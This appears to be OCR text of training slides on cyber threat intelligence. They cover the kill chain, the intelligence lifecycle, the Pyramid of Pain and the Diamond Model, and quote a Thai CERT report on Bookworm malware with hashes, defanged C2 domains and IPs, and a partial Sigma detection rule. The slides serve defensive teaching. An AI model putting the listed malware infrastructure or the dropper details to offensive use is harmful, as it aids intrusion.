


The Cyber Kill Chain

The Cyber Kill Chain

- The Cyber Kill Chain framework, developed by Lockheed Martin, explains how attackers move through networks to identify vulnerabilities that they can then exploit.
- This model can help defenders understand the stages of a cyberattack and the measures you can take to prevent or intercept each step.

Phase of The Cyber Kill Chain



What Is Threat Intelligence?

What Is Threat Intelligence?

- Knowledge that allows you to prevent or mitigate those attacks.
- Provides **context** — like who is attacking you, what their motivation and capabilities are, and what indicators of compromise in your systems to look for — that helps you make informed decisions about your security.
- **Actionable** — it's timely, provides context, and is able to be understood by the people in charge of making decisions.

Why Is Threat Intelligence Important?

- Know the unknown, enabling security teams to make better decisions
- Understanding the threat actor’s decision-making process
- Reducing the risk of cyber attacks
- Increasing efficiency of your staff
- Investing wisely in your infrastructure
- Helping collect actionable data
- Improving collaboration
- Accelerating the recovery process
- Helping to make informed decisions
- Helping to get ahead of cyber criminals

Who Can Benefit From Threat Intelligence?


- **Everyone!** - it adds value across security functions for organizations of all sizes.
- **Security operations teams** - prioritize and filter alerts and other threats
- **Vulnerability management teams** - more accurately prioritize the most important vulnerabilities
- **Fraud prevention, risk analysis, and other high-level security processes** are enriched by the understanding of the current threat landscape that threat intelligence provides, including
    - key insights on threat actors, their tactics, techniques, and procedures, and more from data sources across the web.

Basics of Intelligence - The Threat Intelligence Lifecycle

Basics of Intelligence - The Threat Intelligence Lifecycle

- **Planning and Direction**: establish the question(s) that the intel is meant to answer
- **Collection**: gather as much data as possible from many sources
- **Processing**: make data usable (normalization, indexing, translation, enrichment, filtering, prioritization, visualization)
- **Analysis**: assess meaning and implication of data to answer question(s) from Direction phase
- **Dissemination**: share intel with relevant stakeholders
- **Feedback**: determine if intel successfully answered question(s)

Basics of Intelligence - The Threat Intelligence Lifecycle



Basics of Intelligence - The Threat Intelligence Lifecycle

Analyze

- Questions to determine what to analyze
  - Why were we targeted?
  - Who attacked us?
  - How could this have been prevented?
  - How can this be detected?
  - Are there any patterns or trends that can be identified?

Basics of Intelligence - The Threat Intelligence Lifecycle

Disseminate

- **Writing for leadership**
  - Focus on intel necessary to make business decisions.
  - Use intel to tell story of threat.
  - Be brief, to the point.
- **Writing for technical consumers**
  - Focus on data.
  - Be highly technical & descriptive, with references & research.
  - Back up products with machine-consumable products (e.g., IOCs in STIX format, YARA signatures).
  - Include method for accepting feedback, questions.


Basics of Intelligence - The Threat Intelligence Lifecycle

Disseminate

- **Actionability**
- Do
  - Do provide info on adversary TTPs.
  - Do ensure products contain easy-to-use IOCs, signatures (e.g., Snort, YARA).
  - Do answer specific, relevant questions from consumer.
- Don't
  - Don't give overly broad descriptions without meaningful details.
  - Don't use tools or methods that hinder copying info out of intel products.
  - Don't use vendor-specific formats.
  - Don't overclassify info.

Basics of Intelligence - The Threat Intelligence Lifecycle

- Example of Intelligence Product



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (https://www.ttc-cert.or.th/)

TLP:GREEN

รายงานผลการวิเคราะห์มัลแวร์

AMAR-221199-1.v1 - 2022_Bookworm_Malware

วันที่เผยแพร่ให้กับภาคส่วนโทรคมนาคมครั้งแรก:: 29-11-2565

ห้วงเวลาที่ทำการวิเคราะห์: 3-11-2565 ถึง 26-11-2565


บทย่อ

เนื้อหา

ศูนย์ TTC-CERT ได้ทำการวิเคราะห์ไฟล์ต้องสงสัยซึ่งได้รับมอบจากหน่วยงานด้านความมั่นคงแห่งหนึ่งในประเทศไทย โดยผลจากการตรวจวิเคราะห์เบื้องต้น (triage) พบหลักฐานที่มีความเชื่อมั่นในระดับสูงว่าไฟล์ดังกล่าวคือมัลแวร์ Bookworm[1] โดยเปรียบเทียบ techniques, tactics, procedures (TTPs) ระหว่างไฟล์ต้องสงสัยและ payload กับมัลแวร์ Bookworm พบว่ามีความสอดคล้องกันเป็นอย่างมาก ทั้งนี้ มัลแวร์ Bookworm ถูกค้นพบครั้งแรกในปี พ.ศ. 2558 โดยกลุ่มนักวิจัยจากบริษัท Palo Alto Networks แต่ไฟล์ต้องสงสัยที่ถูกตรวจสอบในครั้งนี้เป็นมัลแวร์ Bookworm ที่มีการเปลี่ยนแปลง TTPs ไปจากเดิมเป็นอย่างมาก อีกทั้ง จนถึง ณ วันที่เขียนรายงานฉบับนี้ (26 พ.ย.65) ยังไม่มีผลิตภัณฑ์แอนตี้ไวรัสค่ายใดที่สามารถระบุได้ว่าไฟล์ต้องสงสัยคือมัลแวร์ Bookworm


Basics of Intelligence - The Threat Intelligence Lifecycle

- Example of Intelligence Product



Basics of Intelligence - The Threat Intelligence Lifecycle

- Example of Intelligence Product



ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (https://www.ttc-cert.or.th/) TLP:GREEN

ไฟล์ที่ถูกตรวจสอบ (1)

5149f8fb28a8bf2a67e22de1e781e88b1094a6904e676ff0e74a08278e6e37c2 (Microsoft Assistant.msi)

ไฟล์เพิ่มเติมที่เกี่ยวข้อง (2)

285d1f375eedb5dc30b2962ed45187f1fe07cfd09de101faca8a1b2416e6bd69 (svchost.exe)

a2452456eb3a1a51116d9c2991aae3b0982acc1a9b30efee92a4f102dc4d2927 (libcurl.dll)

โดเมน (4)

hxxp://{USERNAME}.{COMPUTERNAME}.90f5b7d8.logplog.eu[.]org

make-love.eu[.]org

morning.eu[.]org

stopping.eu[.]org

ไอพี (4)

103.235.46[.]40


183.232.231[.]173

104.193.88[.]123

104.193.88[.]77

Basics of Intelligence - The Threat Intelligence Lifecycle

- Example of Intelligence Product



ผลการวิเคราะห์

5149f8fb28a8bf2a67e22de1e781e88b1094a6904e676ff0e74a08278e6e37c2

Tags

Dropper Trojan Bookworm


รายละเอียดของไฟล์

ชื่อไฟล์	Microsoft Assistant.msi
ขนาด	2830336 bytes
ประเภท	Windows Installer
MD5	34d0a54577e468fb18c501648a04d4bb
SHA1	e7896eec6e9207560af0a4f4dae0f6c105b8eb9c
SHA256	5149f8fb28a8bf2a67e22de1e781e88b1094a6904e676ff0e74a08278e6e37c2
SHA512	ea2379d348b81f8763d171d78a20caa628ee64d1131b1795aa26ad4696eb862200411729296c1f2bd4356912f464be2d6f16b3e30e74f94ceaee13075974e5da

5/55 TLP:GREEN

Basics of Intelligence - The Threat Intelligence Lifecycle

- Example of Intelligence Product



Basics of Intelligence - The Threat Intelligence Lifecycle

- Example of Intelligence Product

Sigma Rules

title: 2022 Bookworm malware

id: f637bbae-6c2a-11ed-a1eb-0242ac120002

version: 1.0

first_imported: 2022-11-25

last_modified: 2022-11-25

status: RELEASED

sharing: TLP:GREEN

author: TTC-CERT

description: Bookworm malware use MSI file to drop legitimate file and malicious DLL onto filesystem, also the MSI file contain powershell loader and will send the beacon to C2

category: Malware


hash: 5149f8fb28a8bf2a67e22de1e781e88b1094a6904e676ff0e74a08278e6e37c2

logsource:

7/55

TLP:GREEN

https://github.com/ttc-cert



Basics of Intelligence - The Threat Intelligence Lifecycle

- Example of Intelligence Product

Techniques

Procedures

Tactics

Recommendation

รายการ Techniques-Tactics ที่มัลแวร์ใช้ โดยอ้างถึงตัวชี้วัดของ MITRE ATT&CK[14]

Resource Development			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Acquire Infrastructure: Domains	T1583.001	ผู้โจมตีลงทะเบียน subdomain ภายใต้เว็บ eu[.]org เพื่อนำมาใช้ในการโจมตี	**Detections:** [DS0038] ตรวจสอบข้อมูลของ Passive DNS ที่เกี่ยวข้องกับ IP address ต้องสงสัยเพื่อค้นหาข้อมูล DNS ที่เกี่ยวข้องกับการโจมตี
Acquire Infrastructure: Web Services	T1583.006	ผู้โจมตีสมัครใช้งานเว็บ eu[.]org ซึ่งให้บริการ free subdomain register เพื่อนำมาใช้ในการโจมตี	**Detections:** [DS0035] ศึกษา characteristics ของ C2 เพื่อนำมาใช้ในการตรวจจับ
Execution			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Command and Scripting Interpreter: PowerShell	T1059.001	ผู้โจมตีใช้งาน powershell script ผ่าน PowerShell loader ภายในไฟล์ ".msi" ในการเรียกออกไปยัง C2	**Mitigations:** [M1045] ตั้งค่า PowerShell execution policy ให้อนุญาตเฉพาะ signed scripts, [M1038] ใช้งาน application control, [M1026] จำกัดสิทธิ์การใช้งาน powershell ให้เฉพาะ administrators หรืออนุญาตให้ใช้งานได้เฉพาะผู้ใช้งานที่มีความจำเป็นตามธุรกิจขององค์กร

Basics of Intelligence - The Threat Intelligence Lifecycle

- Example of Intelligence Product
- รายงานผลการวิเคราะห์มัลแวร์ AMAR-221199-1.v1 - 2022_Bookworm_Malware
- ดาว์โหลดได้ที่ http://bit.ly/3uH62ug หรือ
-

Basics of Intelligence - Levels of Intelligence

Basics of Intelligence - Levels of Intelligence


- **Tactical**
  - Low-level
  - Malware analysis & enrichment
  - Includes Indicators of Compromise (IOCs), observables, granular TTPs.
  - Into defensive cybersecurity systems.
- **Customers**
  - SOC analysts
  - SIEM
  - Firewall
  - IPS
  - Endpoints

- **Operational**
  - Understanding adversarial capabilities, infrastructure, campaigns, higher-order TTPs
  - understand the nature, intent, and timing of specific attacks.
- **Customers**
  - SOC Manager
  - Threat Hunter
  - Vulnerability Management Team
  - Cyber Threat Intelligence Team
  - Incident Responder

- **Strategic**
  - Understanding high level trends and adversarial motives
  - Information for making serious decisions about risk assessments, resource allocation, organizational strategy.
  - Geopolitical events and trends
- **Customers**
  - CISO
  - CIO
  - CTO
  - Executive Board
  - Strategic Threat Intelligence Team

Restaurant owner

Pyramid of Pain in Cyber Threat Intelligence




Source: http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html

The Diamond Model of Intrusion Analysis

Diamond Model in Cyber Threat Intelligence


- **The Diamond Model of Intrusion Analysis** is a model for mapping adversary activity.
- The main axiom of this models states, "**For every intrusion event, there exists an adversary taking a step toward an intended goal by using a capability over infrastructure against a victim to produce a result.**"



This means that an intrusion event is defined as how the attacker demonstrates and uses certain capabilities and techniques over infrastructure against a target.

Source: https://www.activeresponse.org/wp-content/uploads/2013/07/diamond.pdf


Diamond Model in Cyber Threat Intelligence



- **The Diamond Model** ⟶ identifying relationships between events and in analyzing events to learn about adversary behavior.
- The Diamond Model isn't meant to be used to look at an intrusion event as a point in time; it's meant to track adversaries over time.
- In **analytic pivoting** ⟶ start with one point on the diamond and pivot to discover and learn more about the other points.

Diamond Model in Cyber Threat Intelligence

Diamond Model **Features** & Meta-Features




- <u>4 core features of an intrusion event</u>:
  - **Adversary**: intruder/attacker
  - **Capabilities**: adversary's tools and/or techniques
